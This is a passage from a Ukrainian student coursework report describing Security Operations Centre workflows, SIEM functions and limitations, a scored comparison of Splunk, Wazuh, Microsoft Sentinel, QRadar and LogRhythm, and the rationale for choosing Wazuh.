Збір та аналіз даних журналів, що генеруються кожною мережевою подією, є підмножиною моніторингу, а також досить важлива, щоб отримати окремий параграф. Хоча більшість ІТ-відділів збирають дані журналів, саме аналіз встановлює нормальну або базову активність і виявляє аномалії, які вказують на підозрілу активність. Насправді, багато хакерів розраховують на те, що компанії не завжди аналізують дані журналів, що може дозволити їхнім вірусам і шкідливим програмам працювати непоміченими тижнями або навіть місяцями в системах жертв.

Виявлення загроз проявляється у тому, що команда SOC відокремлює сигнали від шуму, ознаки реальних кіберзагроз і хакерських атак від помилкових спрацьовувань, а потім сортує загрози за ступенем серйозності. Сучасні рішення з управління інформацією та подіями безпеки (SIEM) включають штучний інтелект (AI), який автоматизує ці процеси, "навчаючись" на даних, щоб з часом краще виявляти підозрілу активність.

У відповідь на загрозу або фактичний інцидент SOC вживає заходів для обмеження шкоди.

Кінцевим етапом циклу роботи є відновлення, доопрацювання та документування, що відбувається для врахування досвіду, нововведень та дотримання його у майбутньому:

- Відновлення та виправлення.
- Розбір і доопрацювання.
- Управління відповідностями.

Відновлення та виправлення це процес, коли після локалізації інциденту SOC усуває загрозу, а потім працює над тим, щоб повернути постраждалі активи до початкового стану до інциденту (наприклад, очищення, відновлення та повторне

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				
Змн.	Арк.	№ докум.	Підпис	Дата		20

підключення дисків, пристроїв кінцевих користувачів та інших кінцевих точок; відновлення мережевого трафіку; перезапуск додатків та процесів). У разі витоку даних або атаки вірусу-здирика відновлення може також включати перемикання на резервні системи та скидання паролів і облікових даних для автентифікації.

Щоб запобігти повторенню інциденту, SOC використовує будь-яку нову інформацію, отриману в результаті інциденту, для кращого усунення вразливостей, оновлення процесів і політик, вибору нових інструментів кібербезпеки або перегляду плану реагування на інцидент. На більш високому рівні команда SOC може також спробувати визначити, чи виявив інцидент нову або мінливу тенденцію в сфері кібербезпеки, до якої команді необхідно підготуватися.

Завданням SOC є забезпечення відповідності всіх додатків, систем, інструментів і процесів безпеки нормативним вимогам щодо захисту даних, таким як GDPR (Глобальний регламент захисту даних), Кенійський закон про захист даних 2019 року (DPA), PCI DSS (Стандарт безпеки даних індустрії платіжних карток) і HIPAA (Закон про переносимість і підзвітність медичного страхування), і це лише деякі з них. Після інциденту SOC гарантує, що користувачі, регулятори, правоохоронні органи та інші сторони будуть проінформовані відповідно до нормативних вимог, а також що необхідні дані про інцидент будуть збережені для доказів і аудиту.

Загальний зв'язок процесів реагування на інциденти наведений на рис. 1.4.



Рисунок 1.4 – Базове представлення процесів реагування на інциденти

Для ефективного виконання своїх обов'язків SOC використовує широкий спектр інструментів і технологій безпеки. Ці інструменти допомагають автоматизувати моніторинг, виявлення інцидентів, аналіз, реагування та звітування. До найпоширеніших інструментів SOC належать [4]:

- Системи управління інформацією та подіями безпеки (SIEM).
- Системи виявлення та запобігання вторгненням (IDS/IPS).
- Платформи захисту кінцевих точок (EPP).
- Сканери вразливостей.
- Платформи для розвідки загроз.
- Інструменти криміналістики.

SIEM збирають, корелюють та аналізують журнали безпеки та події з різних джерел.

IDS/IPS здійснюють моніторинг мережі та систем на предмет підозрілої активності та блокують потенційні загрози.

EPP захищають та забезпечують безпеку кінцевих точок, таких як ноутбуки, настільні комп'ютери та мобільні пристрої, від шкідливого програмного забезпечення та несанкціонованого доступу.

Сканери вразливостей виконують регулярне сканування для виявлення та оцінки вразливостей у системах і додатках організації.

Платформи для розвідки загроз використовуються для збору та аналізу даних розвідки загроз для виявлення потенційних ризиків і нових загроз.

Інструменти криміналістики допомагають у розслідуванні та аналізі інцидентів безпеки, включаючи аналіз журналів, створення знімків пам'яті та криміналістичну експертизу дисків.

Загальний опис даних та інструментів, що використовуються фахівцями-аналітиками у SOC наведено на рис. 1.5.

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				
Змн.	Арк.	№ докум.	Підпис	Дата		22



Рисунок 1.5 – Типові дані та інструменти SOC

Найкращі SOC вирізняються за багатьма параметрами, але одним із найпомітніших є висока оперативність. Зокрема, саме здатність SOC розуміти свою аудиторію і діяти в часових рамках, що відповідають часовим рамкам супротивника, виділяє її серед інших. І те, і інше вимагає майстерності і досконалості аналітичного інструментарію і професійної майстерності працівників [1].

1.2 Аналіз роботи SIEM та її функції

SIEM є базовою технологією SOC. Рішення SIEM використовують правила та статистичні кореляції для перетворення записів у журналах та подій із систем безпеки на інформацію, яку можна використати для дій. Ця інформація може допомогти командам безпеки виявляти загрози в режимі реального часу, керувати реагуванням на інциденти, проводити криміналістичне розслідування минулих інцидентів безпеки та готувати аудити з метою дотримання нормативних вимог [10].

Продукти SIEM можуть надати команді SOC повну картину подій безпеки в організації. Оскільки SIEM – це єдині засоби контролю безпеки з точною видимістю в масштабі всього підприємства, вони можуть виявляти зловмисну

активність, яку не може виявити жоден інший окремий хост. Тому вони виконують такі функції [11]:

- Агрегація та управління.
- Моніторинг та оповіщення в режимі реального часу.
- Кореляція та аналіз подій.
- Реагування на інциденти та управління ними.
- Відповідність та звітність.
- Полювання на загрози та криміналістика.
- Інтеграція з іншими інструментами безпеки.
- Автоматизація та оркестрування робочих процесів.

Агрегація та управління даними полягає в тому, що SIEM-системи збирають і керують даними з багатьох джерел по всій мережі організації, включаючи брандмауери, системи виявлення вторгнень, мережеві пристрої та антивірусні рішення. Таке об'єднання даних має вирішальне значення для команд SOC, оскільки дозволяє їм бачити ландшафт безпеки всебічно.

Рішення SIEM забезпечують моніторинг даних безпеки в режимі реального часу. Вони аналізують ці дані для виявлення потенційних загроз або порушень безпеки та генерують сповіщення. Потім аналітики SOC розставляють пріоритети та керують цими оповіщеннями, формуючи основу моніторингових можливостей SOC.

Однією з найважливіших функцій SIEM в SOC є кореляція розрізнених даних для виявлення патернів, що вказують на кіберзагрози. Ця кореляція допомагає командам SOC розпізнавати складні, багатоетапні атаки, які можуть бути неочевидними при перегляді ізольованих подій.

Система SIEM може запускати протоколи реагування при виявленні інциденту безпеки. Вона допомагає командам SOC в управлінні та відстеженні процесу реагування на інциденти, гарантуючи, що всі аспекти інциденту будуть враховані.

SIEM-системи допомагають SOC підтримувати відповідність різним регуляторним стандартам, автоматизуючи збір, зберігання та звітність даних,

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				
Змн.	Арк.	№ докум.	Підпис	Дата		24

пов'язаних з безпекою. Це має вирішальне значення для організацій, які дотримуються правил GDPR, HIPAA або PCI-DSS.

Аналітики SOC використовують інструменти SIEM для проактивного полювання на загрози. Аналізуючи історичні дані та поточні тенденції, вони можуть виявити раніше невиявлені загрози. SIEM також надають цінні дані для судового аналізу в разі порушення безпеки.

SIEM-системи в SOC часто інтегруються з іншими інструментами безпеки, такими як платформи захисту кінцевих точок, канали розвідки загроз і системи управління вразливостями. Така інтеграція забезпечує більш скоординований і комплексний підхід до безпеки.

Передові рішення SIEM можуть автоматизувати та організувати різні робочі процеси безпеки, тим самим підвищуючи ефективність роботи SOC. Це включає в себе автоматизацію рутинних завдань і організацію складних процесів за допомогою різних інструментів безпеки.

Аналітичні можливості SIEM-систем дозволяють їм виявляти атаки, які не були б виявлені іншими методами, і допомагають налаштувати засоби контролю безпеки підприємства для усунення прогалин у безпеці. Деякі з найкращих продуктів SIEM можуть навіть запобігати порушенням безпеки, якщо вони виявлені на стадії здійснення атаки[11].

Загальний зв'язок між процесами у SIEM та їх безперервний механізм продемонстровано на рис.1.6.



Рисунок 1.6 – Процеси SIEM

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				
Змн.	Арк.	№ докум.	Підпис	Дата		25

Незважаючи на свої численні переваги, SIEM-рішення мають деякі суттєві обмеження [11], такі як:

- Конфігурація та інтеграція.
- Неточні або неповні дані.
- Можливості виявлення на основі правил.
- Хибнопозитивні виявлення.

Щоб рішення SIEM приносило користь організації, воно повинно бути належним чином налаштоване для зв'язку з різними кінцевими точками і рішеннями безпеки в мережі. Це може зайняти багато часу у SOC-аналітиків, що зменшує їхню здатність виявляти активні загрози та реагувати на них.

Неточні або неповні дані також є розповсюдженою проблемою, адже для коректної роботи рішення SIEM використовує дані, зібрані з різних джерел. Якщо будь-яке з цих джерел даних є неточним, неповним або не підключено до SIEM належним чином, це може призвести до проблем з рішенням. Це може ускладнити довіру аналітиків SOC до даних, наданих рішенням SIEM, що може вплинути на його загальну ефективність.

Рішення SIEM можуть автоматично виявляти атаки на основі даних, які вони збирають. Однак ці можливості виявлення здебільшого базуються на правилах. Отже, хоча SIEM може бути дуже ефективною у виявленні певних типів загроз, вона, швидше за все, не помітить нові атаки, які не відповідають встановленим шаблонам.

SIEM генерують сповіщення на основі зібраних даних та аналізу, але жодне з них не перевіряється. Як наслідок, оповіщення SIEM – хоча потенційно вони є більш якісними та контекстно-орієнтованими, ніж дані та оповіщення, які вона отримує – все одно можуть містити хибнопозитивні спрацювання.

Загальні інструменти та технології, що використовуються у SIEM-системах наведені на рис 1.7.

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				
Змн.	Арк.	№ докум.	Підпис	Дата		26




Рисунок 1.7 – Умовна архітектура SIEM

Продукти SIEM володіють рядом ключових характеристик: вони можуть збирати дані з різних джерел, включаючи інформацію з розвідки загроз, інтерпретувати ці дані, генерувати сповіщення, проводити аналітику та надавати історичні огляди або підсумкові звіти. Вибір SIEM-рішення визначається індивідуальними потребами кожної компанії, які залежать від таких чинників, як розмір бізнесу, типи оброблюваних даних, кількість постачальників, дотримання нормативних вимог, доступний бюджет та пріоритети ІТ-команди щодо зручності використання.

Нижче наведено 5 найкращих SIEM-рішень та їх особливості:

1. Splunk Enterprise Security.
2. Wazuh.
3. Microsoft Sentinel.
4. IBM Security Qradar.
5. LogRhythm SIEM.

Splunk ES – це преміум-рішення для моніторингу та реагування на інциденти кібербезпеки. Воно дозволяє аналізувати великі обсяги даних у реальному часі, інтегруватися з іншими системами та автоматизувати процеси.

Основними можливостями Splunk є збір та кореляція даних з різноманітних джерел; потужний пошук і аналітика даних; панелі моніторингу у реальному часі з

інтерактивною візуалізацією; вбудовані інструменти для відповідності стандартам (PCI DSS, GDPR) та автоматизація за допомогою SOAR (Splunk Phantom).

Серед переваг є масштабованість та універсальність, підтримка великих обсягів даних, інтеграція з розвідкою загроз, розвинена спільнота користувачів та розширень. Проте також є й недоліки такі як: висока вартість, складність налаштування для новачків та серйозні вимоги до апаратного забезпечення.

Приклад дашборду Splunk ES наведений на рис 1.8.




Рисунок 1.8 – Splunk Enterprise Security

Компанії використовують Splunk Enterprise Security для моніторингу кінцевих точок, мереж і користувачів, виявлення аномалій, атак грубої сили та несанкціонованого доступу. Вони використовують її для виявлення шахрайства, машинного навчання та сповіщень у реальному часі в рамках своїх SOC. Платформа покращує видимість і співвідносить дані з різних джерел для ефективного виявлення загроз безпеці. Ключові функції включають комплексні інформаційні панелі, чудові можливості звітування, надійну агрегацію журналів і гнучке приймання даних. Користувачі цінують можливості SIEM, аналітику загроз, оповіщення на основі ризиків та кореляційний пошук. Високо масштабований і стабільний, він підходить для мультихмарних середовищ, зменшуючи обсяги оповіщень і прискорюючи розслідування.

Wazuh – це відкрите рішення, що поєднує функціонал SIEM та HIDS (система виявлення вторгнень). Воно забезпечує розширені можливості моніторингу та аналізу безпеки без значних витрат.

Ця система дозволяє збирати логи з різних систем; моніторити цілісність файлів (FIM); контролювати відповідності стандартам (GDPR, HIPAA, PCI DSS); інтегрувати Elastic Stack для візуалізації даних та автоматизувати реагування на інциденти.

З переваг є безоплатність і відкритий код; гнучкість налаштувань; інтеграція з багатьма інструментами (Grafana, Slack, TheHive); підтримка хмарних та локальних середовищ. З недоліків: менш розвинена аналітика в порівнянні з комерційними SIEM; вимоги технічних знань для налаштування та менша спільнота, ніж у платних рішень.

Приклад дашборду Wazuh продемонстровано на рис 1.9.




Рисунок 1.9 – Wazuh

Найцінніші функції Wazuh включають моніторинг файлів і звітність про дотримання вимог, які не вимагають надмірних витрат.

Microsoft Sentinel – це хмарне SIEM-рішення, інтегроване з екосистемою Azure. Воно надає сучасні інструменти аналізу та автоматизації, ідеальні для організацій, що використовують хмарну інфраструктуру.

Основні можливості: глибока інтеграція з Azure та іншими продуктами Microsoft (Office 365, Defender); використання штучного інтелекту для аналітики;

кореляція даних з різних джерел; Інтеграція з автоматизацією (Playbooks) для SOAR; розширення функціоналу через Azure Logic Apps.

Перевагами є масштабованість та легке розгортання хмарної архітектури; низька вартість початкового впровадження; потужна підтримка аналітики загроз і логів; простота інтеграції з екосистемою Microsoft. В той час як недоліками є залежність від Azure (не ідеально для гібридних середовищ); витрати можуть зростати зі збільшенням обсягу даних; менш універсальний для організацій, що не використовують продукти Microsoft.

Приклад дашборду Microsoft Sentinel показано на рис 1.10.




Рисунок 1.10 – Microsoft Sentinel

Microsoft Sentinel надає можливість безперешкодної інтеграції в екосистему Microsoft, можливості автоматизації, виявлення загроз за допомогою штучного інтелекту та масштабованість завдяки хмарній структурі. Він пропонує інтуїтивно зрозумілий інтерфейс, багатий набір даних і потужну аналітику за допомогою мови запитів Kusto Query Language. Організації цінують його здатність централізувати управління загрозами, автоматизувати реагування та забезпечити комплексну видимість безпеки, що робить його ефективним та дієвим для управління та кореляції інцидентів безпеки. Зручне налаштування та простота інтеграції роблять його кращим вибором.

IBM Security Qradar (нещодавно придбана компанією Palo Alto Networks) – це платформа безпеки та аналітики, призначена для захисту від загроз і

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				
Змн.	Арк.	№ докум.	Підпис	Дата		30

масштабування операцій з безпеки. Це досягається за допомогою інтегрованої видимості, розслідування, виявлення та реагування. QRadar надає групам безпеки практичну інформацію про пріоритетні загрози, забезпечуючи видимість даних про безпеку підприємства. Завдяки централізованій видимості, команди безпеки і аналітики можуть визначити свою позицію щодо безпеки, які області становлять потенційну загрозу, а які є критично важливими. Це допоможе впорядкувати робочі процеси, усунувши необхідність перемикатися між інструментами [12].

Основними можливостями IBM Security QRadar є кореляція даних із різних джерел у реальному часі; використання штучного інтелекту Watson для аналізу загроз; інтеграція з розвідкою загроз (Threat Intelligence); розширені можливості звітності для дотримання стандартів; оркестрація інцидентів через IBM Resilient.

Позитивними рисами є глибока аналітика та кореляція подій, підтримка великих інфраструктур, інтеграція з багатьма інструментами кібербезпеки, потужна аналітика на базі Watson AI, а негативними рисами висока вартість впровадження та обслуговування, потреба у кваліфікованих спеціалістах для підтримки та не дуже зручний інтерфейс.

Приклад дашборду IBM Security QRadar наведено на рис 1.11.




Рисунок 1.11 – IBM Security QRadar

IBM Security QRadar створений для вирішення широкого спектру проблем безпеки і може бути легко масштабований з мінімальними зусиллями по

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				
Змн.	Арк.	№ докум.	Підпис	Дата		31

налаштуванню. В міру надходження даних, QRadar адмініструє автоматизовану розвідку безпеки в режимі реального часу, щоб швидко і точно виявляти загрози і визначати їх пріоритетність. Платформа видаватиме сповіщення з детальною інформацією про загрози, що розвиваються. Команди безпеки та аналітики зможуть швидко реагувати, щоб мінімізувати удар зловмисників. Рішення забезпечить повне уявлення про активність як в хмарних, так і в локальних середовищах, оскільки велика кількість даних поглинається по всьому підприємству. Крім того, система виявлення аномалій QRadar дозволяє командам безпеки виявляти будь-які зміни в поведінці користувачів, які можуть бути індикаторами потенційних загроз.

LogRhythm SIEM – це відзначена нагородами платформа для аналітики безпеки. LogRhythm SIEM, що має понад 4 000 клієнтів по всьому світу, є інтегрованою платформою, яка допомагає оперативним групам безпеки захищати критично важливу інфраструктуру та інформацію від нових кіберзагроз. Зрештою, LogRhythm SIEM - це інтегрований набір модулів, які сприяють виконанню основної місії команди безпеки: швидкий моніторинг загроз, виявлення загроз, розслідування загроз і нейтралізація загроз.

Платформа надає вбудовану бібліотеку правил для кореляції даних, можливість автоматизації процесів за допомогою SOAR, інтеграції з багатьма джерелами даних. Система орієнтована на середній бізнес, тому за доступу ціну можна отримати простоту використання та налаштування, високу ефективність автоматизації та підтримку гібридних середовищ.

Напротивагу цьому, система є менш масштабована для великих організацій, аналітика є обмеженою в порівнянні з QRadar або Splunk та інтеграція з AI/ML-технологіями є меншою.

Приклад дашборду LogRhythm SIEM показано на рис 1.12.

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				
Змн.	Арк.	№ докум.	Підпис	Дата		32



Рисунок 1.12 – LogRhythm SIEM

LogRhythm SIEM надає користувачам вдосконалений механізм штучного інтелекту, простоту використання та надійну веб-консоль. Користувачі цінують його агрегацію логів, централізовану видимість і можливості моніторингу в режимі реального часу. Він ефективно справляється з вимогами відповідності та пропонує глибокі інформаційні панелі для аналітики безпеки. Попередньо налаштовані тривоги, інструменти звітності та інтеграція з різними джерелами журналів підвищують зручність використання, що робить його кращим вибором для розвідки загроз і кореляції подій між різними джерелами журналів.

Порівняльні характеристики основних SIEM-систем за експертною шкалою від 1 до 10 (де 1 – найгірше значення, 10 – найкраще значення) наведено у табл. 1.2.

Таблиця 1.2 – Порівняння характеристик SIEM

Характеристика	Splunk	Wazuh	Microsoft Sentinel	IBM QRadar	LogRhythm
Доступна вартість	3	10	7	3	6
Інтеграція	9	8	10	9	7
Простота використання	6	5	9	6	8
Масштабованість	10	7	10	9	7
Аналітика	10	6	9	9	7

1.3 Обґрунтування вибору SIEM Wazuh

Wazuh - це більше, ніж просто SIEM. Поєднуючи функції XDR та SIEM, платформа пропонує більш комплексний підхід до IT-безпеки підприємства. Як і багато інструментів SIEM, агент Wazuh встановлюється на кожну кінцеву точку для виявлення потенційних порушень безпеки. Однак включення функції XDR дозволяє мережевим адміністраторам застосовувати проактивний підхід до загроз безпеки, використовуючи автоматизовані інструменти для "полювання" на загрози ще до їх виявлення. І саме ця проактивність означає, що Wazuh не можна класифікувати як чисте SIEM-рішення. З точки зору проактивного реагування, Wazuh пропонує інструменти для виявлення вторгнень, виявлення вразливостей, безпеки контейнерів і дотримання нормативних вимог [13].

Wazuh використовує безліч різних джерел інформації про загрози, щоб покращити свої можливості виявлення. Він збагачує отримані дані, використовуючи структуру MITRE ATT&CK, а також нормативно-правові вимоги, такі як PCI DSS, GDPR, HIPAA, CIS та NIST 800-53, таким чином забезпечуючи корисний контекст для отримання загального огляду та контролю за діями та станом IT-інфраструктури [14].

Wazuh може похвалитися вражаючим списком відомих клієнтів корпоративного класу. Однак безкоштовна модель ліцензування з відкритим вихідним кодом робить Wazuh хорошим варіантом для більшості компаній, щоб принаймні оцінити його. З випуском хмарної версії Wazuh став ще більш доступним. Вибір хостингової платформи безпеки вирішує багато проблем, які виникають при локальному розгортанні, знижуючи бар'єр для впровадження і роблячи інструментарій придатним для малих і середніх підприємств та інших організацій з невеликими відділами IT-безпеки [13].

Архітектура Wazuh базується на моделі клієнт-сервер, де агенти встановлюються на хостах, за якими ведеться спостереження, а дані збираються та надсилаються на центральний сервер Wazuh. Така архітектура дозволяє гнучко масштабуватися та інтегруватися з іншими системами та інструментами.

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				
Змн.	Арк.	№ докум.	Підпис	Дата		34

Основними компонентами архітектури Wazuh є:

1. Агент Wazuh.
2. Сервер Wazuh.
3. Консоль Wazuh.

Агент Wazuh – це ПЗ, встановлене на контрольованій системі, яке збирає дані та надсилає їх на сервер.

Сервер Wazuh є центральним компонентом, який керує агентами, аналізує дані та генерує сповіщення про загрози.

Консоллю Wazuh є графічний інтерфейс, який дозволяє адміністраторам керувати агентами, переглядати журнали та налаштовувати правила виявлення.

Завдяки такій архітектурі Wazuh стає універсальним інструментом моніторингу безпеки, який можна налаштувати відповідно до конкретних потреб будь-якої організації.

Загальна архітектура розгортання Wazuh [27] показана на рис. 1.13.




Рисунок 1.13 – Архітектура Wazuh

Wazuh, безумовно, є потужним інструментом для виявлення та управління загрозами ІТ-безпеки в локальних і хмарних середовищах. Ось деякі з конкретних переваг для користувачів [13]:

1. Виявлення загроз у режимі реального часу.
2. Поєднує функції XDR та SIEM.
3. Комплексний захист кінцевих точок.
4. Спектр варіантів розгортання.
5. Використання SaaS.

Кожен сервер Wazuh підключений безпосередньо до бази даних MITRE ATT&CK, що забезпечує оновлення загроз, виявлених у спільноті користувачів Wazuh, у режимі реального часу. Ці краудсорсингові дані про безпеку гарантують, що кожна інсталяція та агент у всій спільноті можуть бути оновлені автоматично, як тільки буде підтверджено нову загрозу.

Поєднання функцій XDR та SIEM робить Wazuh комплексним рішенням для проактивного управління загрозами IT-безпеки. Користувачі можуть виявляти та зменшувати загрози до того, як їхні системи будуть скомпрометовані.

Комплексний захист кінцевих точок полягає в тому, що агенти Wazuh доступні для цілого ряду операційних систем, включаючи Microsoft Windows, Apple MacOS, Linux, Solaris, HP-UX і AIX.

Спектр варіантів розгортання демонструється в тому, що, щоб краще відповідати сучасному операційному середовищу, заснованому на мікросервісах, Wazuh пропонує ряд варіантів контейнерів для розгортання. Наприклад, доступні контейнери Wazuh Kubernetes, Puppet, Ansible та Docker. Також є варіанти для віртуальних машин, образів машин Amazon і навіть встановлення з вихідних кодів.

Щоб допомогти компаніям зменшити витрати на адміністрування, Wazuh представила хмарну версію свого програмного забезпечення. Пропонуючи підписку SaaS, користувачі отримують вигоду від захисту кінцевих точок та виявлення загроз у всій своїй IT-інфраструктурі (включно з іншими хмарними платформами), але без вимог до інфраструктури бек-офісу та витрат на неї.

